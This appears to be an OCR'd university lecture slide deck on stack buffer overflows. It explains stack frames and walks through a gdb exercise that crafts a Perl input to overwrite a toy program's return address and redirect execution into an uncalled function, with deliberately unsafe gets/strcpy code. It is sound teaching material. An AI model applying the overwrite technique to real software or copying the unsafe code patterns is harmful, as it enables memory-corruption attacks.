Buffer Overflow Attacks

Chien-Chung Shen
CIS/UD
cshen@udel.edu

Buffer Overflow

- A very common attack mechanism
  - first widely used by Morris Worm in 1988
- Prevention techniques known
- Still of major concern
  - legacy of buggy code in widely deployed operating systems and applications
  - continued careless programming practices by programmers

Buffer Overflow Basics

- Programming error when process attempts to store data beyond the limits of fixed-sized buffer
- Overwrites adjacent memory locations
  - locations could hold other program variables, parameters, or program control flow data
- Buffer could be located on stack, in heap, or in data section of process

Consequences

- Corruption of program data
- Unexpected transfer of control
- Memory access violation
- Execution of code chosen by attacker

Sample Code and Memory Layout

```
int main( int argc, char *argv[])
{
  int valid = 0;
  char str1[8];  char str2[8];

  strcpy(str1, "START");
  gets(str2);

  if (strncmp(str1, str2, 8) == 0)
    valid = 1;

  printf(”str1(%s), str2(%s), valid(%d)\n",
          str1, str2, valid);
}
```

```
START
EVILINPUTVALUE
BADINPUTBADINPUT
```

What application could this code be?

Buffer Overflow Attacks

- To exploit buffer overflow an attacker needs:
  - to identify a buffer overflow vulnerability in some program that can be triggered using **externally sourced data** under the attacker's control
  - to understand how that buffer is stored in memory and determine potential for corruption
- Identifying vulnerable programs can be done by:
  - inspection of program source
  - tracing the execution of programs as they process oversized input
  - using tools such as fuzzing to automatically identify potentially vulnerable programs

It's All about Programming Language

- At machine level, data manipulated by machine instructions executed by the computer processor are stored in either the processor's registers or in memory
- Assembly language programmer is responsible for the correct interpretation of any saved data value

Modern high-level languages have a strong notion of type and hence valid operations

- **Not vulnerable to buffer overflows**
- **Does incur overhead, some limits on use**

→

C and related languages have high-level control structures, but allow direct access to memory

- **Hence are vulnerable to buffer overflow**
- **Have a large legacy of widely used, unsafe, and hence vulnerable code**


Stack Buffer Overflow

- Occur when buffer is located on stack
  - also referred to as *stack smashing*
  - used by Morris Worm
  - exploits included an unchecked buffer overflow
- Are still being widely exploited
- **Stack frame**
  - when one function calls another it needs somewhere to save the return address
  - also needs locations to save the parameters to be passed in to called function and to possibly save register values

Function Call Mechanism (P calls Q)

- Calling function P
  - Push parameters for called functions on stack (typically in reverse order of declaration)
  - Execute "call" instruction to call target function, which pushes return address onto stack
- Called function Q
  - Pushes current frame pointer value (which points to the calling routing's stack frame) onto stack
  - Set frame pointer to the current stack pointer value (address of old frame pointer), which now identifies new stack frame location for called function
  - Allocate space for local variables by moving stack pointer down to leave sufficient room for them
  - Execute the body of called function
  - As it exits, it first sets stack pointer back to the value of the frame pointer (effectively discarding space used by local variables)
  - Pop old stack pointer value (restoring link to calling routing's stack frame)
  - Execute return instruction which pops saved address off stack and return control to calling function
- Calling function P
  - Pops parameters for called function off stack
  - Continue execution with instruction following function call

Core of Stack Overflow Attack




Because local variables are placed below saved **frame pointer** and **return address**, the possibility exists of exploiting a local buffer variable overflow vulnerability to **override values of one or both of these key function linkage values**

➔ **This possibility of overriding saved frame pointer and return address forms the core of stack overflow attack**

Process (Virtual) Address Space

From **program** to **process**

- Text (code)
- Data
- Heap
- Stack



Stack Overflow Attack Examples

- **`buffer2.c`:** override saved frame pointer and return address with garbage values
- when **`hello`** function attempts to transfer control to the return address, it jumps to an illegal memory location, resulting in a Segmentation Fault
- What could be **more interesting (damaging)**?
  - **rather than crashing program, have it transfer control to a location and code of attacker's choosing**
  - **How?**
    - for the **input** causing the buffer overflow to contain the desired target address at the point where it will overwrite the saved return address in stack frame
    - then when the attacked function finishes and executes return instruction, instead of returning to calling function, it will jump to the supplied address instead and execute instruction from there

Exploiting Buffer Overflow

- To **exploit** buffer overflow vulnerability in some application software means
  - there exists in the application at least one function that requires a **string input** at run time
  - when this function is **called with a specially formatted string**, that would cause the flow of execution to be redirected in a way that was not intended by the creators of the application
- How does one craft the specially formatted string that would be needed for a buffer overflow exploit?
  - use `gdb`

Sample Code

```
void foo(char *s)
{ char buf[4]; strcpy(buf, s);
  printf("You entered: %s", buf);
}

void bar()
{
  printf("\n\nWhat? I was not supposed to be called!\n\n");
  fflush(stdout);
}

int main(int argc, char *argv[])
{
  if (argc != 2) {
    printf("Usage: %s some_string", argv[0]);
    return 2;
  }
  foo(argv[1]);
  return 0;
}
```

Goal: design an input string that when fed as a command-line argument would cause the flow of execution to move into function **bar()**

Exploit Buffer Overflow via **`gdb`**

- Want overflow in buffer allocated to the array variable **`buf`** to be such that it overruns stack memory location where the stack frame created for **`foo()`** stores return address
- This overwrite must be such that the new return address corresponds to the entry into the code for function **`bar()`**; otherwise program will just crash with a **`segfault`**
- Design an “input string” for program so that the buffer overflow vulnerability in **`foo()`** can be exploited to steer, at run-time, the flow of execution into **`bar()`**

Exploit via **gdb** on **mlb.acad**

- On 64-bit Linux, register holding stack pointer is **rsp**; register holding frame pointer is **rbp**

  uname -a or **uname -m**

- Step 1: compile code with "**-g**"

  /usr/local/gnu/bin/gcc -g overflow.c -o overflow

  (there is also **/usr/bin/gcc** on mlb.acad)

- Step 2: run **overflow** inside **gdb**

  gdb overflow

- Step 3: need memory address for entry to object code for **bar()**; ask **gdb** to show assembly code for **bar()**

```
(gdb) disas bar     // disassembly
```

Exploit via gdb on mlb.acad

```
(gdb) disas bar
Dump of assembler code for function bar:
   0x00000000004006c3 <+0>:    push   %rbp
   0x00000000004006c4 <+1>:    mov    %rsp,%rbp
   0x00000000004006c7 <+4>:    mov    $0x400840,%edi
   0x00000000004006cc <+9>:    callq  0x4004e8 <puts@plt>
   0x00000000004006d1 <+14>:   mov    0x2004c8(%rip),%rax   # 0x600ba <stdout@@GLIBC_2.2.5>
   0x00000000004006d8 <+21>:   mov    %rax,%rdi
   0x00000000004006db <+24>:   callq  0x400518 <fflush@plt>
   0x00000000004006e0 <+29>:   pop    %rbp
   0x00000000004006e1 <+30>:   retq
End of assembler dump.
```

- When we overwrite array **buf** in **foo()**, we want four bytes 004006c3 to be the overwrite for the return address in **foo**'s stack frame
- Step 4: synthesize a command-line argument for the program

```
(gdb) set args `perl -e 'print "0" x 24 . "\xc3\x06\x40\x00"'`
```

Exploit via **gdb** on mlb.acad

`set args `perl -e 'print "0" x 24 . "\xc3\x06\x40\x00"'``

- a **28 byte** string: first 24 characters are just the letter '0' and last four bytes are what we want them to be
- **`set args`** is a **gdb** command to set what is returned by Perl as a command-line argument for **`buffover`** executable code
- Option **–e** to Perl causes Perl to evaluate what is inside **forward ticks**
- Operator **`x`** is Perl's **replication** operator and operator **`.`** is Perl's string **concatenation** operator
- argument to **`set args`** is inside **backticks**, which causes "evaluation" of the argument
- the four bytes we want to use for overwriting the return address are in the **reverse order** of how they are needed to take care of the big-endian to little-endian conversion problem

`(gdb) show args`

Exploit via gdb on mlb.acad

- Step 5: set breakpoints at **entry** of `foo()`

```
(gdb) break foo                     // entry to foo(): the 1st executable statement
Breakpoint 1 at 0x400698: file overflow.c, line 8.
```

```
 1 // overflow.c
 2
 3 #include <stdio.h>
 4 #include <string.h>
 5
 6 void foo(char *s) {
 7   char buf[4];
 8   strcpy(buf, s);
 9   printf("You entered: %s", buf);
10 }
```

- Step 6: set breakpoint **right before exit** of `foo()`
- `(gdb) disas foo`

```
Dump of assembler code for function foo:
   0x000000000040068c <+0>:     push   %rbp
   0x000000000040068d <+1>:     mov    %rsp,%rbp
   0x0000000000400690 <+4>:     sub    $0x20,%rsp
   0x0000000000400694 <+8>:     mov    %rdi,-0x18(%rbp)
   0x0000000000400698 <+12>:    mov    -0x18(%rbp),%rdx     // strcpy(buf, s);
   0x000000000040069c <+16>:    lea    -0x10(%rbp),%rax
   0x00000000004006a0 <+20>:    mov    %rdx,%rsi
   0x00000000004006a3 <+23>:    mov    %rax,%rdi
   0x00000000004006a6 <+26>:    callq  0x400508 <strcpy@plt>
   0x00000000004006ab <+31>:    lea    -0x10(%rbp),%rax
   0x00000000004006af <+35>:    mov    %rax,%rsi
   0x00000000004006b2 <+38>:    mov    $0x400830,%edi
   0x00000000004006b7 <+43>:    mov    $0x0,%eax
   0x00000000004006bc <+48>:    callq  0x4004d8 <printf@plt>
   0x00000000004006c1 <+53>:    leaveq
   0x00000000004006c2 <+54>:    retq
End of assembler dump.
(gdb) break *0x00000000004006c1   // just before exiting foo()
Breakpoint 2 at 0x4006c1: file overflow.c, line 10.
```

Exploit via gdb on mlb.acad

```
(gdb) disas main
Dump of assembler code for function main:
   0x00000000004006e2 <+0>:      push   %rbp
   0x00000000004006e3 <+1>:      mov    %rsp,%rbp
   0x00000000004006e6 <+4>:      sub    $0x10,%rsp
   0x00000000004006ea <+8>:      mov    %edi,-0x4(%rbp)
   0x00000000004006ed <+11>:     mov    %rsi,-0x10(%rbp)
   0x00000000004006f1 <+15>:     cmpl   $0x2,-0x4(%rbp)
   0x00000000004006f5 <+19>:     je     0x400717 <main+53>
   0x00000000004006f7 <+21>:     mov    -0x10(%rbp),%rax
   0x00000000004006fb <+25>:     mov    (%rax),%rax
   0x00000000004006fe <+28>:     mov    %rax,%rsi
   0x0000000000400701 <+31>:     mov    $0x40086a,%edi
   0x0000000000400706 <+36>:     mov    $0x0,%eax
   0x000000000040070b <+41>:     callq  0x4004d8 <printf@plt>
   0x0000000000400710 <+46>:     mov    $0x2,%eax
   0x0000000000400715 <+51>:     jmp    0x40072f <main+77>
   0x0000000000400717 <+53>:     mov    -0x10(%rbp),%rax
   0x000000000040071b <+57>:     add    $0x8,%rax
   0x000000000040071f <+61>:     mov    (%rax),%rax
   0x0000000000400722 <+64>:     mov    %rax,%rdi
   0x0000000000400725 <+67>:     callq  0x40068c <foo>         // foo(argv[1]);
   0x000000000040072a <+72>:     mov    $0x0,%eax
   0x000000000040072f <+77>:     leaveq
   0x0000000000400730 <+78>:     retq
End of assembler dump.
```

Where should `foo()` return to?

Exploit via gdb on mlb.acad

- Step 7: execute the code

```
(gdb) run   // execution halted at 1st breakpoint
```

- Step 8: examine contents of stack frame for `foo()`

```
(gdb) print /x $rsp                    // what is stored in stack pointer (rsp)
                                       // $1 = 0x7fffffffe620
(gdb) print /x *(unsigned *) $rsp      // what is at stack location pointed to
                                       // by stack pointer (rsp)
                                       // $2 = 0xffffe760
(gdb) print /x $rbp                    // what is stored in frame pointer (rbp)
                                       // $3 = 0x7fffffffe640
(gdb) print /x *(unsigned *) $rbp      // what is at stack location pointed to
                                       // by frame pointer (rbp)
                                       // $4 = 0xffffe660
(gdb) print /x *((unsigned *) $rbp + 2) // what is return address for this
                                        // stack frame
                                        // $5 = 0x40072a
```

Try `(gdb) print /x ((unsigned *) $rbp + 2)` **and compare against result of** `(gdb) print /x ($rbp + 2)`

Exploit via gdb on mlb.acad

Step 9: examine "current" stack frame

```
(gdb) disas foo
Dump of assembler code for function foo:
   0x000000000040068c <+0>:        push   %rbp
   0x000000000040068d <+1>:        mov    %rsp,%rbp
   0x0000000000400690 <+4>:        sub    $0x20,%rsp
   0x0000000000400694 <+8>:        mov    %rdi,-0x18(%rbp)
=> 0x0000000000400698 <+12>:       mov    -0x18(%rbp),%rdx      // [break foo] stops at strcpy(buf, s);
   0x000000000040069c <+16>:       lea    -0x10(%rbp),%rax
   0x00000000004006a0 <+20>:       mov    %rdx,%rsi
   0x00000000004006a3 <+23>:       mov    %rax,%rdi
   0x00000000004006a6 <+26>:       callq  0x400508 <strcpy@plt>
   0x00000000004006ab <+31>:       lea    -0x10(%rbp),%rax
   0x00000000004006af <+35>:       mov    %rax,%rsi
   0x00000000004006b2 <+38>:       mov    $0x400830,%edi
   0x00000000004006b7 <+43>:       mov    $0x0,%eax
   0x00000000004006bc <+48>:       callq  0x4004d8 <printf@plt>
   0x00000000004006c1 <+53>:       leaveq
   0x00000000004006c2 <+54>:       retq
End of assembler dump.
```

Stack frame **before** stack overflow

examine a segment of 48 bytes on stack starting at location pointed to by **stack pointer**

```
(gdb) x /48b $rsp
```

0x7fffffffe620:	0x60	0xe7	0xff	0xff	0xff	0x7f	0x00	0x00
0x7fffffffe628:	0x13	0xea	0xff	0xff	0xff	0x7f	0x00	0x00
0x7fffffffe630:	0xa0	0xfb	0xc0	0xd8	0x3e	0x00	0x00	0x00
0x7fffffffe638:	0x50	0x07	0x40	0x00	0x00	0x00	0x00	0x00
0x7fffffffe640:	0x60	0xe6	0xff	0xff	0xff	0x7f	0x00	0x00
0x7fffffffe648:	0x2a	0x07	0x40	0x00	0x00	0x00	0x00	0x00

Correct return address 0x0040072a

Exploit via gdb on mlb.acad

- Step 9: examine a segment of 48 bytes on stack starting at location pointed to by stack pointer

```
(gdb) x /48b $rsp
0x7fffffffe620: 0x60  0xe7  0xff  0xff  0xff  0x7f  0x00  0x00
0x7fffffffe628: 0x13  0xea  0xff  0xff  0xff  0x7f  0x00  0x00
0x7fffffffe630: 0xa0  0xfb  0xc0  0xd8  0x3e  0x00  0x00  0x00
0x7fffffffe638: 0x50  0x07  0x40  0x00  0x00  0x00  0x00  0x00
0x7fffffffe640: 0x60  0xe6  0xff  0xff  0xff  0x7f  0x00  0x00
0x7fffffffe648: 0x2a  0x07  0x40  0x00  0x00  0x00  0x00  0x00
```

- In 1st line, the first four bytes are, **in reverse order**, the bytes at location on stack that is pointed to by stack pointer (rsp)
- First four bytes in 5th line are, in reverse order, value stored at stack location pointed to by frame pointer (rbp)
- On 6th line, **return address**
- Flow of execution stopped at entry into `foo()`

```
(gdb) disas foo   // see an arrow =>
```

- Step 10: continue

```
(gdb) cont        // continue (then stop before exit)
(gdb) disas foo   // see an arrow =>
```

Exploit via gdb on mlb.acad

- Step 11: at this point, we should have overrun buffer allocated to **buf** and hopefully we have managed to overwrite location in **foo()**'s stack frame where return address is stored

```
(gdb) print /x $rsp                   // what is stored in stack pointer (rsp)
                                      // $6 = 0x7fffffffe620
(gdb) print /x *(unsigned *) $rsp     // what is at stack location pointed to
                                      // by stack pointer (rsp)
                                      // $7 = 0xffffe760
(gdb) print /x $rbp                   // what is stored in frame pointer (rbp)
                                      // $8 = 0x7fffffffe690
(gdb) print /x *(unsigned *) $rbp     // what is at stack location pointed to
                                      // frame pointer (rbp)
                                      // $9 = 0x30303030
(gdb) print /x *((unsigned *) $rbp + 2) // what is return address for this
                                        // stack frame
                                        // $10 = 0x4006c3
```

Exploit via gdb on mlb.acad

Stack frame before stack overflow

0x7fffffffe620:	0x60	0xe7	0xff	0xff	0xff	0x7f	0x00	0x00
0x7fffffffe628:	0x16	0xea	0xff	0xff	0xff	0x7f	0x00	0x00
0x7fffffffe630:	0xa0	0xfb	0xa0	0xf8	0x35	0x00	0x00	0x00
0x7fffffffe638:	0x50	0x07	0x40	0x00	0x00	0x00	0x00	0x00
0x7fffffffe640:	0x60	0xe6	0xff	0xff	0xff	0x7f	0x00	0x00
0x7fffffffe648:	0x2a	0x07	0x40	0x00	0x00	0x00	0x00	0x00

correct return address: `0x0040072a`

Stack frame after stack overflow

0x7fffffffe620:	0x60	0xe7	0xff	0xff	0xff	0x7f	0x00	0x00
0x7fffffffe628:	0x16	0xea	0xff	0xff	0xff	0x7f	0x00	0x00
0x7fffffffe630:	0x30	0x30	0x30	0x30	0x30	0x30	0x30	0x30
0x7fffffffe638:	0x30	0x30	0x30	0x30	0x30	0x30	0x30	0x30
0x7fffffffe640:	0x30	0x30	0x30	0x30	0x30	0x30	0x30	0x30
0x7fffffffe648:	0xc3	0x06	0x40	0x00	0x00	0x00	0x00	0x00

incorrect return address to `bar()`: `0x004006c3`

Exploit via gdb on mlb.acad

- Step 12: to see consequence of overwriting `foo()`'s return address, set a break point at entry into `bar()`

```
(gdb) break bar
```

- Step 13: we are still at 2nd breakpoint, just before exiting `foo();` to get past this breakpoint, step through execution one machine instruction at a time

```
(gdb) stepi // error message
(gdb) stepi // we are now inside bar()
bar () at buffover.c:18
18   void bar() {
```

- Step 14:

```
(gdb) cont
(gdb) cont
You entered: 000000000000000000000000?@

What? I was not supposed to be called!

Program received signal SIGSEGV, Segmentation fault
0x00007fffffffe748 in ?? ()
```

```
$ ./overflow ‘perl -e ...`
```